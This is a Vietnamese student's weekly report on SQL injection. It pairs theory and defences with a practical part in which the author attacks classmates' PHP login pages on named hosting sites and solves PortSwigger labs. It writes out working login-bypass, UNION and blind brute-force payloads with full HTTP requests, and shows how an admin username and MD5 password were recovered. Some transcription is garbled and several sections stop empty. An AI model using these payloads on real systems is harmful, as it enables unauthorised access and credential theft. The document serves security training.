

Báo Cáo Tuần 5

I, Lý Thuyết

1. SQL injection là gì?

- Là một lỗ hổng web, cho phép attacker can thiệp trái phép vào các truy vấn tới database.
- Kết quả:
 - +) Attacker có thể đọc được các bản ghi trong database. Trường hợp xấu hơn có thể xóa hoặc sửa đổi.
 - +) Một số tình huống, attacker có thể leo thang cuộc tấn công sql injection để xâm nhập vào cơ sở hạ tầng backend.
- Phòng chống:
 - +) Làm sạch dữ liệu đầu vào trước khi gửi truy vấn, bằng cách mã hóa ký tự nhạy cảm ... v.v
 - +) Không hiện ra lỗi nếu DB bị kích hoạt lỗi do truy vấn gửi vào.
 - +) Phân quyền người dùng trong DB
 - +) etc..

2. Các loại SQL injection .

(i) Tấn công vào logic của truy vấn:

a. Form input

- Ta có 2 input là tài khoản mật khẩu.
- Với code PHP, nếu xử lý truy vấn như dưới đây, ta hoàn toàn có thể thay đổi logic của truy vấn, bằng cách ngắt cách dấu nháy ra
 - ```
$sql = "select * from `login-info` where username='$username' and password=MD5('$password');
```

```
' or '1'='1'--
```
  - 
  - Ví dụ:
  - Thì câu lệnh sql=select \* from `login-info` where username="" or '1'='1'-  
- đoạn sau bị comment
  - Như vậy điều kiện sau where luôn đúng, => luôn có số hàng trả về => bypass

##### ★ Cách phòng chống :

- Ta cần xử lý chuỗi, loại bỏ chuỗi có dấu nháy đơn. Bằng cách mã hóa chúng.
- Giả sử

```

1 <?php
2 // Your code here!
3 $username = " ' or '1'='1'--";
4 $username = addslashes($username);
5 echo $username;
6 ?>

```

Run (Ctrl-Enter)

Output Input Comments 0

- \ ' or \ '1\ '=\ '1\ '--
- Với chuỗi kia thì chắc chắn là sai format nên không truy vấn được.
- Cách này chỉ an toàn khi attacker không biết server xử lý chuỗi thế nào. Vì cách này hoàn toàn có thể bị decode với GBK.
- 

### b. Truy xuất dữ liệu ẩn thông qua method get.

★ **Method GET** cho phép ta nhìn thấy truy vấn trên url, và có thể tương tác trực tiếp tương tự như form input.

- Với lỗ hổng tương tự ở mục trên, ta đem payload ở phần trên đi encode url rồi gửi đi.

★ **Sử dụng UNION để bypass.**

- **UNION:** là cú pháp cho phép thực hiện nhiều lệnh select.
- **Ví dụ:**

| name | price |
|------|-------|
| qwe  | asdd  |

Bảng điều khiển  
Nhấn Ctrl+Enter để thực thi truy vấn  
>SELECT `name`, `price` FROM `union-attack` WHERE `category` = ' UNION SELECT 'qwe', 'asdd';

• **PP Bypass:**

- Đếm số cột trả về bằng cách lấy null là các đối số đưa vào truy vấn, cho đến khi lỗi, ta sẽ xác định được số cột tối đa được trả về
  - Hoặc sử dụng: ' order by x--
  - Tăng dần biến x từ 1 cho tới khi không trả về gì nữa, chính là số cột.
- Kiểm tra xem cột trả về nào chấp nhận kiểu chuỗi, bằng cách thay đổi số null bằng 1 chuỗi. Nếu chuỗi được trả về => cột này có thể khai thác được.
- Lần theo dữ kiện đề bài, có thể phải tìm tên bảng, tên cột từ bảng khác trước rồi từ đó mới truy xuất được dữ liệu.
- Chi Tiết tìm hiểu demo ở dưới.

★ **Blind SQLi**

- Sử dụng các kỹ thuật để kích hoạt lỗi trong databases, từ đó có thể biết chắc rằng với truy vấn nào thì lỗi sẽ xuất hiện.
- Sử dụng kết hợp kỹ thuật bruteforce
- Chi tiết được demo và giải thích bên dưới.

★  
c.  
(ii)

## II, Thực Hành

### 1. Báo cáo lỗ hổng tìm được trong bài code PHP.

★ Tổng quát.

| Tác giả  | Link web                                                                                          | Vị Trí          | Các lỗi                                                                                                                                                                                                                                                                                                                                                                                     |
|----------|---------------------------------------------------------------------------------------------------|-----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Đặng Nam | <a href="https://thatmyweb2.000webhostapp.com/">https://thatmyweb2.000webhostapp.com/</a>         | INPUT đăng nhập | 1. bị inject đơn giản như ' or '1'#.<br>2. Có thể bypass bằng union<br>3. Có thể bruteforce để tìm username có trong db.<br>4. Kết hợp với 3, Có thể blind để tìm được password và chiếm luôn tài khoản đó.                                                                                                                                                                                 |
|          |                                                                                                   | Input task      | Tính phức tạp nhỏ, cần kiến thức sâu hơn khai thác.                                                                                                                                                                                                                                                                                                                                         |
| Huy      | <a href="https://pat-gap.000webhostapp.com/">https://pat-gap.000webhostapp.com/</a>               | INPUT đăng nhập | 1. Không bị mắc sql injection đơn giản.<br>2. Không bị bypass bởi union<br>3. Có thể dò được tài khoản, mật khẩu qua tấn công blind.                                                                                                                                                                                                                                                        |
|          |                                                                                                   |                 |                                                                                                                                                                                                                                                                                                                                                                                             |
| NGN      | <a href="https://ispwebeam2week4.000webhostapp.com">https://ispwebeam2week4.000webhostapp.com</a> |                 | 1. Biến active trong db, có nhiệm vụ kick user. Nên nếu bypass bình thường, tức là không phải là 1 người dùng nào đó trong db, active sẽ không được kick hoạt=>ko thể bypass.<br>2. Vậy nên cần bruteforce để dò tài khoản mật khẩu, giống như bài của Huy và ĐNam.<br>3. Tuy nhiên trước khi send. Cần decode addslashes bằng GBK, vì chuỗi ký tự đã được mã hóa trước khi đem đi truy vấn |

★ Mô Tả

## ❖ Lỗi Hồng của Đặng Nam

### a) Vị trí lỗi tại trang đăng nhập

- Cú pháp đơn giản

Request

```
Pretty Raw Hex
1 POST /sign_in_submit.php HTTP/2
2 Host: thatayweb2.000webhostapp.com
3 Content-Length: 40
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chorme";v="105", "Not(A);Brand";v="8"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: https://thatayweb2.000webhostapp.com
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/105.0.115.102 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Dest: document
16 Referer: https://thatayweb2.000webhostapp.com/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19
```

11 username="or'1'#password#andsubmit"

12

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Tue, 06 Sep 2022 08:17:00 GHT
3 Content-Type: text/html; charset=UTF-8
4 Server: avast!
5 X-Xss-Protection: 1; mode=block
6 X-Content-Type-Options: nosniff
7 X-Request-ID: c10dfe6d6357c6f6d43c457f5d3e7cc
8
9 <script>
10 alert("sign in successful");
11 window.location.href = "signin.php";
12 </script>
13
```

- Bypass bằng union.

Request

```
Pretty Raw Hex
1 POST /sign_in_submit.php HTTP/2
2 Host: thatayweb2.000webhostapp.com
3 Content-Length: 57
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chorme";v="105", "Not(A);Brand";v="8"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: https://thatayweb2.000webhostapp.com
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/105.0.115.102 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Dest: document
16 Referer: https://thatayweb2.000webhostapp.com/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19
```

11 username="union+select+\*+from+db1#password#andsubmit"

12

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Tue, 06 Sep 2022 08:58:39 GHT
3 Content-Type: text/html; charset=UTF-8
4 Server: avast!
5 X-Xss-Protection: 1; mode=block
6 X-Content-Type-Options: nosniff
7 X-Request-ID: 31951dabae7e700b2343902405dd6d
8
9 <script>
10 alert("sign in successful");
11 window.location.href = "signin.php";
12 </script>
13
```

- Burteforce để tìm dò username, thử dò tài khoản có 5 ký tự.

- Với payload

Accept-Language : en-US,en;q=0.9

username "+or'+and(select+\*+from+db1where"+1+and+substr(username,\$1,1)#+\$5+like+'1')# password#andsubmit"

→

- Ta tìm được 1 list các ký tự và vị trí của chúng, sau khi sắp xếp lại, ta được 1 tài khoản có tên là admin :

| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length | sign in successf... |
|---------|-----------|-----------|--------|-------|---------|--------|---------------------|
| 1       | 1         | a         | 200    |       |         | 350    | 1                   |
| 2       | 2         | a         | 200    |       |         | 350    | 1                   |
| 3       | 3         | a         | 200    |       |         | 350    | 1                   |
| 12      | 2         | c         | 200    |       |         | 350    | 1                   |
| 16      | 1         | d         | 200    |       |         | 350    | 1                   |
| 17      | 2         | d         | 200    |       |         | 350    | 1                   |
| 18      | 3         | d         | 200    |       |         | 350    | 1                   |
| 26      | 1         | h         | 200    |       |         | 350    | 1                   |
| 44      | 4         | i         | 200    |       |         | 350    | 1                   |
| 63      | 3         | m         | 200    |       |         | 350    | 1                   |
| 64      | 4         | m         | 200    |       |         | 350    | 1                   |
| 66      | 1         | n         | 200    |       |         | 350    | 1                   |
| 67      | 2         | n         | 200    |       |         | 350    | 1                   |
| 68      | 3         | n         | 200    |       |         | 350    | 1                   |
| 70      | 5         | n         | 200    |       |         | 350    | 1                   |
| 83      | 3         | q         | 200    |       |         | 350    | 1                   |
| 84      | 4         | q         | 200    |       |         | 350    | 1                   |
| 92      | 2         | s         | 200    |       |         | 350    | 1                   |
| 144     | 4         | 2         | 200    |       |         | 350    | 1                   |
| 150     | 5         | 3         | 200    |       |         | 350    | 1                   |
| 155     | 5         | 4         | 200    |       |         | 350    | 1                   |
| 0       |           |           | 200    |       |         | 362    |                     |
| 4       | 4         | a         | 200    |       |         | 362    |                     |
| 5       | 5         | a         | 200    |       |         | 362    |                     |
| 6       | 1         | b         | 200    |       |         | 362    |                     |
| 7       | 2         | b         | 200    |       |         | 362    |                     |
| 8       | 3         | b         | 200    |       |         | 362    |                     |

→

- Để kiểm tra xem tài khoản tìm được có thật sự chính xác

Request

```
Pretty Raw Hex
1 POST /sign_in_submit.php HTTP/2
2 Host: thatayweb2.000webhostapp.com
3 Content-Length: 56
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chorme";v="105", "Not(A);Brand";v="8"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: https://thatayweb2.000webhostapp.com/
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/105.0.115.102 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Dest: document
16 Referer: https://thatayweb2.000webhostapp.com/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19
```

11 username="or'1'and(select+\*+from+@ivhwhere+username='admin')#password#andsubmit"

12

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Tue, 06 Sep 2022 13:50:14 GHT
3 Content-Type: text/html; charset=UTF-8
4 Server: avast!
5 X-Xss-Protection: 1; mode=block
6 X-Content-Type-Options: nosniff
7 X-Request-ID: b03871be25d4d05ec678bd6af8c70
8
9 <script>
10 alert("sign in successful");
11 window.location.href = "signin.php";
12 </script>
13
```

→

→ Như vậy có thể tìm được 1 tài khoản bất kỳ trong db.

○

- Ta vừa tìm được 1 username ngẫu nhiên là admin, blind để tìm mật khẩu của nó.

- Trước hết là tìm độ dài mật khẩu

→ Ta tìm được độ dài mật khẩu là 32, có thể nó đã bị md5

- Tiến hành bruteforce

→ Payload:

→ Set payload1

Payload set: 1 ▾ Payload count: 32  
Payload type: Numbers ▾ Request count: 1.152

## Payload Options [Numbers]

This payload type generates numeric payloads within a given range and

### Number range

Type:  Sequential  Random

|           |    |
|-----------|----|
| From:     | 1  |
| To:       | 32 |
| Step:     | 1  |
| How many: |    |

→ Set payload2:

|               |                                                                                    |                      |
|---------------|------------------------------------------------------------------------------------|----------------------|
| Payload set:  | <input type="text" value="2"/> <span style="font-size: small;">▼</span>            | Payload count: 36    |
| Payload type: | <input type="text" value="Brute forcer"/> <span style="font-size: small;">▼</span> | Request count: 1 152 |

## Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations

Chap. 10 • The U.S. Health Care System

Min length:

Max length:

→ Sau đó ấn start

## o Kết quả

| Request | Payload 1 | Payload 2 | Status | Error                    | Timeout                  | Length | sign in sucessfull ✓ |
|---------|-----------|-----------|--------|--------------------------|--------------------------|--------|----------------------|
| 1       | 1         | a         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 16      | 16        | a         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 20      | 20        | a         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 34      | 2         | b         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 37      | 5         | b         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 42      | 10        | b         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 61      | 29        | b         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 81      | 17        | c         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 82      | 18        | c         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 103     | 7         | d         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 123     | 27        | d         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 181     | 21        | f         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 844     | 12        | o         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 878     | 14        | 1         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 905     | 9         | 2         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 943     | 15        | 3         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 966     | 6         | 4         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 971     | 11        | 4         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 998     | 28        | 4         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 995     | 3         | 5         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 1011    | 19        | 5         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 1018    | 26        | 5         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 1028    | 4         | 6         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 1056    | 32        | 6         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 1069    | 13        | 7         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 1086    | 30        | 7         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 1110    | 22        | 8         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 1113    | 25        | 8         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 1119    | 31        | 8         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 1128    | 8         | 9         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 1143    | 23        | 9         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |
| 1144    | 24        | 9         | 200    | <input type="checkbox"/> | <input type="checkbox"/> | 350    | 1                    |

→

→ Sắp xếp dãy trên ta được chuỗi:

ab56b4d92b40713acc5af89985d4b786

- Sau khi decrypt md5, ta được mật khẩu ban đầu là **abcde**

#### MD5 Decryption

Enter your MD5 hash below and cross your fingers ;

ab56b4d92b40713acc5af89985d4b786

Quick search (free)  In-depth search (1 credit) ⓘ

Decrypt

Found : abcde

(hash = ab56b4d92b40713acc5af89985d4b786)

→

•  
b)

c)

#### ❖ Lô hổng của Quang Huy

##### a) Vị Trí lõi đăng nhập

##### 1. Code của Huy có phần khác, nên phân tích 1 chút

- Review code

```

$query = "select * from user where user_name = '$user_name' limit 1";

$result = mysqli_query($con, $query);

if($result)
{
 if($result && mysqli_num_rows($result) > 0)
 {
 $user_data = mysqli_fetch_assoc($result);
 |
 if($user_data['password'] === $password)
 {
 $_SESSION['user_id'] = $user_data['user_id'];
 header("Location: index.php");
 die;
 }
 }

 echo "Wrong username or password";
}
else{
 echo "Wrong username or password";
}

```

- Phân tích.
- Phân tích.
  - Câu truy vấn chỉ select mỗi một user\_name
  - Sau đó password được trả về và so sánh mật khẩu ở browser.
  - Đọc code phần register không thấy Huy code tính năng kiểm tra tài khoản đã có trong db chưa, chính vì vậy, trong db có thể sẽ có nhiều tài khoản trùng nhau, và Huy đã dùng code này để check người dùng. Vì vậy, vô tình nó đã bỏ qua được 1 vài lỗi sql cơ bản.
  - Tóm lại: password không được so sánh trong db, nên

## 2. Dò tài khoản

- Trước hết, ta tạo 1 nick có tk,mk là: asd, asd. Để làm truy vấn đúng.
- Sau đó kết hợp với toán tử AND, để dò tài khoản.
- Nếu dò đúng => đăng nhập thành công
- **Set Payload:**

### Kết quả ta được

■

| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length | Untitled - Notepad |
|---------|-----------|-----------|--------|-------|---------|--------|--------------------|
| 1       | 1         | a         | 302    |       |         | 375    | 1 2 3 4 5          |
| 4       | 4         | a         | 302    |       |         | 375    | a d m i n          |
| 17      | 2         | d         | 302    |       |         | 375    | 1 2 3 4 5          |
| 18      | 3         | d         | 302    |       |         | 375    | d a                |
| 19      | 4         | d         | 302    |       |         | 375    | 1 2 3 4 5          |
| 29      | 4         | f         | 302    |       |         | 375    | y d f              |
| 30      | 5         | f         | 302    |       |         | 375    | 1 2 3 4 5          |
| 36      | 1         | h         | 302    |       |         | 375    | s f                |
| 44      | 4         | i         | 302    |       |         | 375    |                    |
| 63      | 3         | m         | 302    |       |         | 375    |                    |
| 70      | 5         | n         | 302    |       |         | 375    |                    |
| 92      | 2         | s         | 302    |       |         | 375    |                    |
| 102     | 2         | u         | 302    |       |         | 375    |                    |
| 123     | 3         | y         | 200    |       |         | 375    |                    |
| 0       |           |           | 200    |       |         | 1531   |                    |
| 2       | 2         | a         | 200    |       |         | 1531   |                    |
| 3       | 3         | a         | 200    |       |         | 1531   |                    |
| 5       | 5         | a         | 200    |       |         | 1531   |                    |

- Kiểm tra xem admin có đúng là tk trong db:

```

Request
Pretty Raw Hex
1 POST /login.php HTTP/2
2 Host: pac-gap.000webhostapp.com
3 Cookie: PHPSESSID=7wajdc7rcqsyd35o1o00gnhm
4 Content-Length: 102
5 Content-Type: application/x-www-form-urlencoded
6 Sec-Ch-Ua: "Not;Brand";v="0"
7 Sec-Ch-Ua-Mobile: "105", "Not)A;Brand";v="0"
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
0 Origin: https://pac-gap.000webhostapp.com
1 Content-Type: application/x-www-form-urlencoded
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.1155.102 Safari/537.36
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
4 Sec-Fetch-Site: same-origin
5 Sec-Fetch-Mode: navigate
6 Sec-Fetch-Dest: document
7 Sec-Fetch-Dest: document
8 Referer: https://pac-gap.000webhostapp.com/login.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11
12 user_name=asd' and select+from+user+where+user_name='admin'+and+length(password)>$15+limit+1)=1sp#password=asd>Login=Submit
13
14

```

- Trang đã được điều hướng đến index.php => tài khoản dò được là đúng.

### 3. Dò mật khẩu.

- Tìm tương tự như dò tài khoản, nhưng ta thêm 1 điều kiện của tài khoản để dễ ghép chuỗi.
- Tìm độ dài mật khẩu:

| Request | Payload | Status | Error |
|---------|---------|--------|-------|
| 0       |         | 302    |       |
| 1       | 1       | 302    |       |
| 2       | 2       | 302    |       |
| 3       | 3       | 302    |       |
| 4       | 4       | 302    |       |
| 5       | 5       | 302    |       |
| 6       | 6       | 200    |       |
| 7       | 7       | 200    |       |

- Như vậy mk của admin chỉ có tối đa 5 ký tự, ta bruteforce từ 1->5 và từ a->z+0->9

### • Payload:

| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length | File | Edit | Format | Vie       |
|---------|-----------|-----------|--------|-------|---------|--------|------|------|--------|-----------|
| 1       | 1         | a         | 302    |       |         | 375    |      |      |        | 1 2 3 4 5 |
| 4       | 4         | a         | 302    |       |         | 375    |      |      |        | a d m i n |
| 17      | 2         | d         | 302    |       |         | 375    |      |      |        | 1 2 3 4 5 |
| 18      | 3         | d         | 302    |       |         | 375    |      |      |        | s d a s   |
| 44      | 4         | i         | 302    |       |         | 375    |      |      |        |           |
| 63      | 3         | m         | 302    |       |         | 375    |      |      |        |           |
| 70      | 5         | n         | 302    |       |         | 375    |      |      |        |           |
| ...     | ...       | ...       | ...    |       |         | ...    |      |      |        | ...       |

- Như vậy có thể thấy trong db có 2 tài khoản admin đang tồn tại, tương ứng là các password khác nhau. Sắp xếp, ta chọn được mk là admin

### • Đăng nhập

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | Response                                                                                                                                                                                                                                                                                                                                                                                                                    |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pretty Raw Hex                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | Pretty Raw Hex Ref                                                                                                                                                                                                                                                                                                                                                                                                          |
| 1 POST /login.php HTTP/2 2 Host: pac-gap.000webhostapp.com 3 Cookie: PHPSESSID=7wajdc7rcqsyd35o1o00gnhm 4 Content-Length: 102 5 Content-Type: application/x-www-form-urlencoded 6 Sec-Ch-Ua: "Not;Brand";v="0" 7 Sec-Ch-Ua-Mobile: "105", "Not)A;Brand";v="0" 8 Sec-Ch-Ua-Platform: "Windows" 9 Upgrade-Insecure-Requests: 1 0 Origin: https://pac-gap.000webhostapp.com 1 Content-Type: application/x-www-form-urlencoded 2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.1155.102 Safari/537.36 3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 4 Sec-Fetch-Site: same-origin 5 Sec-Fetch-Mode: navigate 6 Sec-Fetch-Dest: document 7 Sec-Fetch-Dest: document 8 Referer: https://pac-gap.000webhostapp.com/login.php 9 Accept-Encoding: gzip, deflate 10 Accept-Language: en-US,en;q=0.9 11 12 user_name=admin&password=admin>Login=Submit 13 14 | Pretty Raw Hex Ref 1 HTTP/2 202 Found 2 Date: Tue, 06 Sep 2022 14:54:31 GMT 3 Content-Type: text/html; charset=UTF-8 4 Content-Length: 0 5 Location: index.php 6 Expires: Thu, 19 Nov 1991 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Server: aewx 10 X-Xss-Protection: 1; mode=block 11 X-Content-Type-Options: nosniff 12 X-Request-ID: eccca478f00ebd0adcf480bbc94575c 13 14 |

- => bypass thành công 😊

### 4. b)

c)



## 2. Writeup các Lab SQLI trên portswigger.

- ★ LAB 1: <https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data>

LAB APPRENTICE SQL injection vulnerability in WHERE clause allowing retrieval of hidden data » Solved

- ❖ **Yêu cầu đề bài:** có thể tạo 1 truy vấn để lấy được dữ liệu từ database
- ❖ Mệnh đề **WHERE** được thực hiện khi phía sau mệnh đề có giá trị trả về là 1.
- ❖ Tiến hành:
  - Giả sử khi chọn **Corporate gifts**

Refine your search:

All Corporate gifts Lifestyle Pets Tech gifts

- Ta thấy trên URL có 1 truy vấn sau:

https://0a6300fd037930eec08c3b2f00380032.web-security-academy.net/filter?category=Corporate+gifts

- Khi đó câu truy vấn sẽ có dạng:
  - select \* from ... where category=" or '1'-- ;
  - **Hoặc** select \* from ... where category=" or '1'='1' --;
- Như vậy sau mệnh đề **WHERE** giá trị của **category** có thể là bất cứ thứ gì nhưng mệnh đề luôn đúng vì điều kiện đúng rơi vào sau **or**.

- 
- ❖ Kết Quả:

- ★ LAB 2: <https://portswigger.net/web-security/sql-injection/lab-login-bypass>

LAB APPRENTICE SQL injection vulnerability allowing login bypass »

- ❖ Đề bài: Sử dụng SQL injection để đăng nhập thành công

Login

The screenshot shows a simple login interface with a light gray background. It features two input fields: 'Username' and 'Password', both with placeholder text ('Username' has 'admin' and 'Password' has 'password'). Below the inputs is a green rounded rectangle containing the text 'Log in'.

Thực Hiện:

Login

The screenshot shows the same login interface as above, but with a successful exploit. In the 'Username' field, the value is set to "' or '1' --". When the user clicks 'Log in', the system processes the input and grants access, as evidenced by the successful login message displayed below the form.

Hoặc

Login

The screenshot shows the same login interface again, but this time the 'Password' field contains the value "' or '1' --". The user successfully logs in, indicating that the password field was also bypassed by the exploit.

Kết quả:

# My Account

Your username is: administrator

- ★ LAB 3: <https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns>



- ❖ Đề yêu cầu tìm số cột trả về:
  - Bằng cách thử đưa các đối số NULL vào truy vấn, cho tới khi đúng
  - Từ đó ta tìm được số đối số NULL truyền vào chính là số cột trong bảng.
- ❖ Câu Truy vấn sẽ có dạng thế này:

Pretty Raw Hex Render

```
GET /filter?category='UNION+SELECT+NULL,NULL,NULL--' HTTP/1.1
Host: 0ae609037b2e92c04407f005e008e.web-security-academy.net
Cookie: session=StfSLJQ3jyGJgjBwIc7Byc2oIbpXG
Sec-Ch-Ua: Not A Brand;v="99", "Chromium";v="104"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ae609037b2e92c04407f005e008e.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: close

```

WE LIKE TO  
**SHOP**

'UNION SELECT NULL,NULL,NULL--'

Refine your search:  
All Accessories Corporate gifts Food & Drink Lifestyle Tech gifts

- Như vậy trong bảng có 3 cột được trả về.
- ❖ Trong DataBase kết quả trả về có dạng thẻ này:

| name | price |
|------|-------|
| NULL | NULL  |
| qwe  | asdd  |

■ Bảng điều khiển

Nhấn Ctrl+Enter để thực thi truy vấn

```
> SELECT `name`,`price` FROM `union-attack` WHERE `category`='UNION SELECT NULL,NULL--';
```

- Nếu ta truyền giá trị cụ thể và đúng kiểu dữ liệu, sẽ trả về kết quả sau:

| name | price |
|------|-------|
| qwe  | asdd  |

■ Bảng điều khiển

Nhấn Ctrl+Enter để thực thi truy vấn

```
> SELECT `name`,`price` FROM `union-attack` WHERE `category`='UNION SELECT 'qwe','asdd';
```

• >

#### ❖ /filter?category='UNION+SELECT+NULL,NULL,NULL--'

→ Vậy số cột trả về là 3.

- ★ LAB 4: <https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text>
- ❖ Đề bài: Xác định số cột trả về và từ đó lấy dữ liệu .

△ LAB PRACTITIONER

SQL injection UNION attack, finding a column containing text >

✓ Solved

#### ❖ Xác định số cột:

- Số cột trong bài này là: 3

```
GET /filter?category='UNION+SELECT+NULL,NULL,NULL--' HTTP/1.1
Host: 0ad300030d5eac3c0d40e890100040.web-security-academy.net
Cookie: session=StfSLJQ3jyGJgjBwIc7Byc2oIbpXG
Sec-Ch-Ua: Not A Brand;v="99", "Chromium";v="104"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
